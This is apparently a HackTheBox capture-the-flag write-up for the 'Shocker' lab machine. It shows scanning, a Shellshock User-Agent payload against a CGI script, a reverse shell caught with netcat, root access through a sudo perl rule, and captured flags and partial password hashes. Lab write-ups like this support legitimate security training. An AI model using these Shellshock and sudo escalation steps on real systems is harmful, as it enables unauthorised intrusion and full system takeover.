

[HackTheBox] Shocker

Date: 13/Nov/2019

Categories: [oscp](#), [htb](#), [linux](#)

Tags: [exploit_shellshock](#), [privesc_sudoers](#)

InfoCard:




Shocker

OS:	 Linux
Difficulty:	Easy
Points:	20
Release:	30 Sep 2017
IP:	10.10.10.56

Overview

This is a writeup for HackTheBox VM [Shocker](#). Here's an overview of the enumeration → exploitation → privilege escalation process:



TTPs

1. 80/tcp/http/Apache httpd 2.4.18 ((Ubuntu)): [exploit_shellshock](#), [privesc_sudoers](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Wed Nov 13 16:00:23 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/htb.shocker/results/10.10.10.56/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/htb.shocker/results/10.10.10.56/scans/xml/_quick_tcp_nmap.xml
  ↳ 10.10.10.56
2 Increasing send delay for 10.10.10.56 from 0 to 5 due to 145 out of 482 dropped probes since
  ↳ last increase.
3 Nmap scan report for 10.10.10.56
4 Host is up, received user-set (0.11s latency).
5 Scanned at 2019-11-13 16:00:24 PST for 25s
6 Not shown: 998 closed ports
7 Reason: 998 resets
8 PORT      STATE SERVICE REASON          VERSION
9 80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
10 | http-methods:
11 |_ Supported Methods: POST OPTIONS GET HEAD
12 |_http-server-header: Apache/2.4.18 (Ubuntu)
13 |_http-title: Site doesn't have a title (text/html).
14 2222/tcp  open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
  ↳ 2.0)
15 | ssh-hostkey:
16 |   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
17 | ssh-rsa
  ↳ AAAAB3NzaC1yc2EAAAADAQABAAQD8ArTOHWzqhwcyAZWc2CmxfLmVVTwfLZf0zhCBREGCPs2WC3NhAKQ2zefCHCU8XTC8hY9ta5
18 |   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
19 | ecdsa-sha2-nistp256
  ↳ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHRgPzVzoNH0JtTtM+zlwVfxzvcXPFFuQ
20 |   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
21 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPlCgFQLx+gOXhC6W3A3raTzjlXQMT8Msk
22 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
23
24 Read data files from: /usr/bin/./share/nmap
25 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
26 # Nmap done at Wed Nov 13 16:00:49 2019 -- 1 IP address (1 host up) scanned in 26.24 seconds
```

2. We try Shellshock related enumeration steps to identify interesting scripts to be used as entrypoint:

```
1 gobuster -u 10.10.10.56 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -s
  ↳ 200,204,301,302,307,403
2 gobuster -u 10.10.10.56 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -s
  ↳ 200,204,301,302,307,403 -k -x sh,pl
3 nmap -sV -p80 --script http-shellshock --script-args uri=/cgi-bin/user.sh,cmd=ls 10.10.10.56
```

```

root@kali: ~/toolbox/data/writeups/htb.shocker # gobuster -u 10.10.10.56 -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 80 -s 302,307,200,204,301,403

Gobuster v1.4.1                OJ Reeves (@TheColonial)
=====
[+] Mode          : dir
[+] Url/Domain    : http://10.10.10.56/
[+] Threads       : 80
[+] Wordlist       : /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Status codes  : 302,200,204,301,403,302
=====
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/cgi-bin/ (Status: 403)
/index.html (Status: 200)
/server-status (Status: 403)
=====
root@kali: ~/toolbox/data/writeups/htb.shocker #

```

Figure 2: writeup.enumeration.steps.2.1

```

root@kali: ~/toolbox/data/writeups/htb.shocker # nmap -sV -p80 --script http-shellshock --script-args uri=/cgi-bin/user.sh,cmd=ls 10.10.10.56
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-13 16:52 PST
Nmap scan report for 10.10.10.56
Host is up (0.10s latency).


PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.19 seconds
root@kali: ~/toolbox/data/writeups/htb.shocker # ^C

```

Figure 3: writeup.enumeration.steps.2.2

3. The `user.sh` script looks interesting and we manually confirm that it is vulnerable to Shellshock:



The screenshot shows a web browser interface with a target URL of `http://10.10.10.56`. The 'Request' tab is selected, showing an HTTP 1.1 request to `/cgi-bin/user.sh`. The request includes a `User-Agent` header with a shellshock payload: `() { : }; echo; echo "SHELLSHOCK"`. The 'Response' tab shows an HTTP 1.1 400 Bad Request response from Apache/2.4.18 (Ubuntu). The response body contains an error message: "Your browser sent a request that this server could not understand."

Figure 4: writeup.enumeration.steps.3.1




Figure 5: writeup.enumeration.steps.3.2

Findings

Open Ports

- | | | | | | |
|---|----------|--|------|--|--|
| 1 | 80/tcp | | http | | Apache httpd 2.4.18 ((Ubuntu)) |
| 2 | 2222/tcp | | ssh | | OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0) |

Files

- | | |
|---|------------------------------------|
| 1 | http://10.10.10.56/cgi-bin/user.sh |
|---|------------------------------------|

Phase #2: Exploitation

1. We inject a Bash reverse shell command within the HTTP User-Agent header and get interactive access on the target system:



Figure 6: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/htb.shocker # nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.56] 33188
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ id
id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
shelly@Shocker:/usr/lib/cgi-bin$
shelly@Shocker:/usr/lib/cgi-bin$ uname -a
uname -a
Linux Shocker 4.4.0-96-generic #119-Ubuntu SMP Tue Sep 12 14:59:54 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
shelly@Shocker:/usr/lib/cgi-bin$
shelly@Shocker:/usr/lib/cgi-bin$ ifconfig
ifconfig
ens33    Link encap:Ethernet  HWaddr 00:50:56:b9:fe:2c
         inet addr:10.10.10.56  Bcast:10.10.10.255  Mask:255.255.255.0
         inet6 addr: fe80::250:56ff:feb9:fe2c/64 Scope:Link
         inet6 addr: dead:beef::250:56ff:feb9:fe2c/64 Scope:Global
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:769099 errors:0 dropped:0 overruns:0 frame:0
         TX packets:542509 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:65025189 (65.0 MB)  TX bytes:92873202 (92.8 MB)
```

Figure 7: writeup.exploitation.steps.1.2

2. We can now view the contents of the first flag file, `user.txt`:

```
shelly@Shocker:/home/shelly$ cat user.txt
2ec24e11320026d1e70ff3e16695b233
shelly@Shocker:/home/shelly$
```

Figure 8: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
1 shelly@Shocker> id
2 uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
3 shelly@Shocker>
4 shelly@Shocker> uname
5 Linux Shocker 4.4.0-96-generic #119-Ubuntu SMP Tue Sep 12 14:59:54 UTC 2017 x86_64 x86_64
6 shelly@Shocker>
```

```
7 shelly@Shocker> ifconfig
8 ens33 Link encap:Ethernet  HWaddr 00:50:56:b9:fe:2c
9      inet addr:10.10.10.56  Bcast:10.10.10.255  Mask:255.255.255.0
10     inet6 addr: fe80::250:56ff:feb9:fe2c/64 Scope:Link
11     inet6 addr: dead:beef::250:56ff:feb9:fe2c/64 Scope:Global
12     UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
13     RX packets:769099  errors:0  dropped:0  overruns:0  frame:0
14     TX packets:542509  errors:0  dropped:0  overruns:0  carrier:0
15     collisions:0 txqueuelen:1000
16     RX bytes:65025189 (65.0 MB)  TX bytes:92873202 (92.8 MB)
17 shelly@Shocker>
18 shelly@Shocker> users
19 root
20 shelly
```


Phase #3: Privilege Escalation

1. From the output of the `sudo -l`, we know that the user `shelly` can execute `perl` with `sudo` privileges. We use this to execute Bash and get elevated privileges:

```
1 sudo -l
2 sudo perl -e 'exec "/bin/sh";'
```

```
shelly@Shocker:/home/shelly$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$
```

Figure 9: writeup.privesc.steps.1.1

```
shelly@Shocker:/home/shelly$ sudo perl -e 'exec "/bin/sh";'
# id
uid=0(root) gid=0(root) groups=0(root)
#
# uname -a
Linux Shocker 4.4.0-96-generic #119-Ubuntu SMP Tue Sep 12 14:59:54 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
#
# ifconfig
ens33    Link encap:Ethernet  HWaddr 00:50:56:b9:fe:2c
         inet addr:10.10.10.56  Bcast:10.10.10.255  Mask:255.255.255.0
         inet6 addr: fe80::250:56ff:feb9:fe2c/64 Scope:Link
         inet6 addr: dead:beef::250:56ff:feb9:fe2c/64 Scope:Global
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:846383 errors:0 dropped:0 overruns:0 frame:0
         TX packets:594047 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:71522685 (71.5 MB)  TX bytes:102083048 (102.0 MB)
```

Figure 10: writeup.privesc.steps.1.2

2. We then view the contents of the `root.txt` file to complete the challenge:

```
# cat /root/root.txt
52c2715605d70c7619030560dc1ca467
#
```

Figure 11: writeup.privesc.steps.2.1

Loot

Hashes

```
1 root:$6$BVGs5ne0$Q6rV3guK7QQUy7uRMwbQ3vv2Y5I9yQUhIzvrIhuiDso/」
   ↪ o5UfDxZw7MMq8atR3UdJjhpKFVxVD0cVtjXQd.....
2 shelly:$6」
   ↪ $aYLAoDIC$CJ8f8WSCT6GYmbx7x8z5RfrbTG5mpDkkJkLW097hoiEw3tqei2cE7EcUTYdJTVMSa3PALZeBHjhiFR8Ba.....
```

Flags

```
1 /home/shelly/user.txt: 2ec24e11320026d1e70ff.....
2 /root/root.txt: 52c2715605d70c76190305.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/108>
- [+] <https://www.youtube.com/watch?v=IBlTdguhgfY>
- [+] https://xd3m0n.xyz/htb_shocker/